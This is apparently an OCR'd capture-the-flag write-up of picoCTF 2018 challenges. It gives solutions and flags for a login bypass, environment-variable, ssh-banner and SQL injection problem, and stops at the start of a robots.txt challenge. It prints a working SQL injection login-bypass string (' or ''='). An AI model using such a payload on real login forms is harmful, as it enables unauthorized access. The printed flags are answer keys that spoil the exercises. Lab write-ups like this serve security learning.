
I made a website so now you can log on to! I don't seem to have the admin password. See if you can't get to the flag. http://2018shell1.picoctf.com:37861 (link [1])

link [1]

Hints:


(1) Hmm it doesn't seem to check anyone's password, except for admins? (2) How does check the admin's password?

(You or one of your teammates have already solved this problem.)


My New Website
Home
Sign Out
Username
Password
© PicoCTF 2018
I'm sorry the admin password is super secure. You're not getting in that way.
admin
gn In
asdfas
Success: You logged in! Not sure you'll be able to see the flag though.
Sig
No flag for you


Success: You logged in! Not sure you'll be able to see the flag though. ×

No flag for you



Flag:

`picoCTF{l0g1ns_ar3nt_r34l_a280e12c}`



environ (150pts)

Sometimes you have to configure environment variables before executing a program.
Can you find the flag we've hidden in an environment variable on the shell server?

(1) unix env [1]

env [1]

(You or one of your teammates have already solved this problem.)

print linux env variables

GO

Web Images Videos Advanced Bookmark

Search Results

How To Read and Set Environmental and Shell Variables on a Linux

https://www.digitalocean.com/community/tutorials/h... Proxy Highlight

3 Mar 2014 ... In Linux systems, environmental and shell variables are used to determine operating ... How the Environment and Environmental Variables Wor...

Linux: List All Environment Variables Command - nixCraft

https://www.cyberciti.biz/faq/linux-list-all-envir... Proxy Highlight

12 Oct 2013 ... c) set command – Print the name and value of each shell variable. ... list of all currently defined environment variables in a Linux bash ter...

Unix / Linux Print Environment Variables Command - nixCraft

https://www.cyberciti.biz/faq/unix-linux-print-env... Proxy Highlight

27 Aug 2018 ... I am a new shell user. How do I print or list environment variables on Linux and Unix-like operating system using shell prompt? In Linux and ...

How to set, print, or list environment variables - How To Wiki – Wikia

how-to.wikia.com/wiki/How_to_set,_print,_or_list_e... Proxy Highlight

environment variables, or ENV varables For bourne shells sh, ksh, bash ... environmental variables permanently, display/ print/ list environment variables T...

a) **printenv** command – Print all or part of environment.

b) **env** command – Print all exported environment or run a program in a modified environment.

c) **set** command – Print the name and value of each shell variable.

Examples

I recommend that you use the `printenv` command:

```
printenv
```

OR

```
printenv | less
```

OR

```
printenv | more
```

```
atomicbrown@pico-2018-shell-1:~$ printenv | head
SECRET_FLAG=picoCTF{eNv1r0nM3nT_v4r14Bl3_fL4g_3758492}
FLAG=Finding the flag wont be that easy...
TERM=xterm
SHELL=/bin/bash
SSH_CLIENT=127.0.0.1 57896 22
SSH_TTY=/dev/pts/87
USER=atomicbrown
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;3
37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*
az=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.t
=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*
=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=
;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;3
*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:
tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*
peg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.
t=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi
1;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;3
*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:
ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/atomicbrown
PATH=/home/atomicbrown/bin:/home/atomicbrown/.local/bin:/home/atomicbrown/:/usr/local
sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
atomicbrown@pico-2018-shell-1:~$
```

ssh-keyz (150pts)

As nice as it is to use our webshell, sometimes its helpful to connect directly to our machine. To do so, please add your own public key to ~/.ssh/authorized_keys, using the webshell. The flag is in the ssh banner which will be displayed when you login remotely with ssh to with your username.

(1) key generation tutorial [1] (2) We also have an expert demonstrator to help you along. link [2]

tutorial [1]

link [2]

(You or one of your teammates have already solved this problem.)

```
atomicbrown@pico-2018-shell-1:~$ tail /etc/ssh/sshd_config
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication.  Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
Banner /opt/ssh_banner
atomicbrown@pico-2018-shell-1:~$ cat /opt/ssh_banner
picoCTF{who_n33ds_p4ssw0rds_38dj21}
atomicbrown@pico-2018-shell-1:~$
```

Irish Name Repo (200pts)

There is a website running at http://2018shell1.picoctf.com:52135 (link [1]). Do you think you can log us in? Try to see if you can login!

link [1]

(1) There doesn't seem to be many ways to interact with this, I wonder if the users are kept in a database?


(You or one of your teammates have already solved this problem.)

2018shell1.picoctf.com:52135

Search

☰

List 'o the Irish!



2018shell1.picoctf.com:52135

Close Menu

Support

Admin Login

List 'o the Irish!

2018shell1.picoctf.com:52135/login.html


Search

Log In

Username:

Password:

Login


sql injection
Search Results
SQL Injection - W3Schools
https://www.w3schools.com/sql/sql_injection.asp
SQL injection is a code injection technique that mi
SQL injection is one of the most common web hac
SQL injection - Wikipedia
https://en.wikipedia.org/wiki/SQL_injection
Pro
SQL injection is a code injection technique, used t
applications, in which nefarious SQL statements a
What is SQL Inje
https://www.acunetix.
SQL Injection (SQLi)
to steal data. It is per
SQL Injection Ch
https://www.veracode
Read our SQL injecti
sql injection, includin
What is SQL Inje
https://www.netspark
SQL Injection is a ver
allows malicious hack
Log In
Username:
' or ''='
Password:
Login
2018shell1.picoctf.com:52135/login.php
Logged in!
Your flag is: picoCTF{con4n_r3411y_1snt_1r1sh_8cf1b7e7}

Mr. Robots (200pts)

Do you see the same things I see? The glimpses of the flag hidden away?
http://2018shell1.picoctf.com:40064 (link [1])

link [1]

(1) What part of the website could tell you where the creator doesn't want you to look?

(You or one of your teammates have already solved this problem.)

2018shell1.picoctf.com:40064

